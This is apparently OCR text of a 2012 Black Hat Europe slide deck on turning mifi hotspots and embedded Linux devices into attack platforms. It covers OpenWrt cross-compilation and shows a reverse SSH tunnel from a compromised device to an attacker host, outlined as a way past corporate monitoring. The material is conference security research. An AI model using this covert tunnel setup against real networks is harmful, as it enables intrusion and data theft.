   ()     Local mirror for source packages
   [*]    Automatic rebuild of packages
   ()     Build suffix to append to the BUILD_DIR variable
   ()     Override the default TARGET_ROOTFS_DIR variable
   [ ]    Use ccache
   ()     Use external kernel tree
   ()     Enter git repository to clone
   ()     Enter path to local reference repository
   [*]    Target Options  --->
   [*]    Use external toolchain  --->

              <Select>    < Exit >    < Help >
```

Before We Begin

Stage 1: Steal Underpants



```
OpenWrt Kamikaze (r24906) Configuration
                        Use external toolchain
  Arrow keys navigate the menu.  <Enter> selects submenus --->.
  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes,
  <M> builds as package.  Press <Esc><Esc> to exit, <?> for Help, </>
  for Search.  Legend: [*] built-in  [ ] excluded  <M> package  < >

   --- Use external toolchain
   [ ]   Use host's toolchain
   (armv5l-unknown-linux-gnueabi) Target name
   (armv5l-) Toolchain prefix
   (/home/notroot/workdir/imx25/cross-compiler-armv5l) Toolchain root
   (./usr/bin ./bin) Toolchain program path
   (./usr/include ./include) Toolchain include path
   (./usr/lib ./lib) Toolchain library path

                <Select>    < Exit >    < Help >
```

Before We Begin

Stage 1: Steal Underpants

- Suggested target options
  - -O3
  - -march=armv5te
  - -mcpu=arm926ej-s
  - -mfloat-abi=soft
  - -pipe
  - -mthumb
  - -mthumb-interwork
  - -fomit-frame-pointer


Before We Begin

Stage 1: Steal Underpants

- Update package list
  - scripts/feeds update -a
  - scripts/feeds install -a
- Make a sample package
  - make package/axel/compile
  - .ipk will be in bin/imx25/

Before We Begin

Stage 1: Steal Underpants



```
root@OpenWrt:~# df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/root                10.0M      7.7M      2.3M  77% /
tmpfs                    13.9M    264.0K     13.7M   2% /tmp
tmpfs                   512.0K         0    512.0K   0% /dev
/dev/mtdblock5           46.0M     19.6M     26.4M  43% /userdata
/dev/mtdblock1            1.0M    412.0K    612.0K  40% /data
root@OpenWrt:~# cd /userdata/
root@OpenWrt:/userdata# ls
BR_USERDATA_version   brlcd                 default
axel_2.4-2_imx25.ipk  cdrom.iso
root@OpenWrt:/userdata# opkg install axel_2.4-2_imx25.ipk
Installing axel (2.4-2) to root...
Configuring axel.
root@OpenWrt:/userdata# opkg list | grep axel
axel - 2.4-2
root@OpenWrt:/userdata# axel http://www.44con.com/
Initializing download: http://www.44con.com/
Opening output file default.0
Server unsupported, starting from scratch with one connection.
Starting download

Connection 0 finished                                                          ]

Downloaded 22.1 kilobytes in 0 seconds. (25.76 KB/s)
root@OpenWrt:/userdata#
```


black hat EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

MANDALORIAN
SECURITY SERVICES LTD

After Before We Begin

Stage 2: ????




Gotchas

Stage 2: ????

- uClibc is not tool friendly
- Mx25 port appears incomplete
- Rob Landley's compiler doesn't like the code I throw at it
  - Mainly due to the armv5l vs armv5te
  - Also uclibc weirdness
- Packages need to be set in menuconfig

How It Should Work

Stage 2: ????


Interwebs
Our real attack system
Compromised Staging System on Interweb
Company Security Boundary (Auditing, Monitoring, Stuff to avoid)
Target Wireless Network (pre-compromised)
Our Hotspot
Internal Boxes w/ Delicious Data


Start With SSH

Stage 2: ????

- Use reverse SSH to host we control
  - SSH Back in
  - Set option GatewayPorts 'yes' in /etc/config/dropbear
- Alternate options
  - OpenVPN
  - <protocol>Tunnel

Start With SSH


Stage 2: ????



```
root@OpenWrt:~# ssh -l steve -R 7722:localhost:22 jango.mandalorian.com
steve@jango.mandalorian.com's password:
Linux jango 2.6.29-xs5.5.0.15 #1 SMP Wed Nov 11 12:18:17 UTC 2009 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar  4 15:52:14 2012 from 78-86-194-239.zone2.bethere.co.uk
jango%
```

Start With SSH

Stage 2: ????



jango.mandalorian.com - PuTTY

```
ssh: Could not resolve hostname localhost:7722: Name or service not known
jango% ssh root@localhost -p 7722
The authenticity of host '[localhost]:7722 ([127.0.0.1]:7722)' can't be establis
hed.
RSA key fingerprint is f1:4e:3d:b5:bc:d6:e7:49:d5:86:d2:e7:d4:f3:30:6a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:7722' (RSA) to the list of known hosts.
root@localhost's password:


BusyBox v1.15.3 (2011-11-24 00:44:20 CET) built-in shell (ash)
Enter 'help' for a list of built-in commands.

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 Backfire (10.03.1, r29592) --------------------------
  * 1/3 shot Kahlua    In a shot glass, layer Kahlua
  * 1/3 shot Bailey's  on the bottom, then Bailey's,
  * 1/3 shot Vodka     then Vodka.
 -----------------------------------------------------
root@OpenWrt:~#
```

Configure Wifi

Stage 2: ????

- IME ignore standard convention
  - Anything that works
  - Won't work (yet) on the bandrich

Deployment

Stage 3: Profit

Deployment

Stage 3: Profit

Takeaways

Tasty, delicious, takeaways

- Weaponising hotspots is fun
  - If you enjoy swearing at compilers
- Ubiquitous computing lowers the cost of attack
  - We're doing this already with bigger kit
- The possibilities for handheld devices are endless
  - Use your imagination!

Agenda

What This Is About

- How to hack Linux-based embedded devices
- How to abuse mifi hotspots
- Some toys


Some Toys

Give me tools, they said!

- PR39 Onanist's Toolkit Installer
  - Tested on Ubuntu 8.04 LTS
  - Installs and prepares the following
    - Angstrom compiler
    - Landley compiler
    - OpenWRT build kit
    - Sample tools
    - Test packages
- White paper to follow

Thanks For Having Me

Don't forget your feedback forms!



This presentation brought to you by coffee, pizza, beer, Goldfrapp, many cups of tea, not much sleep and swearing at @#£!ing segfaulting code.
Catch me next at DC4420 on the 24th April.

MANDALORIAN
SECURITY SERVICES LTD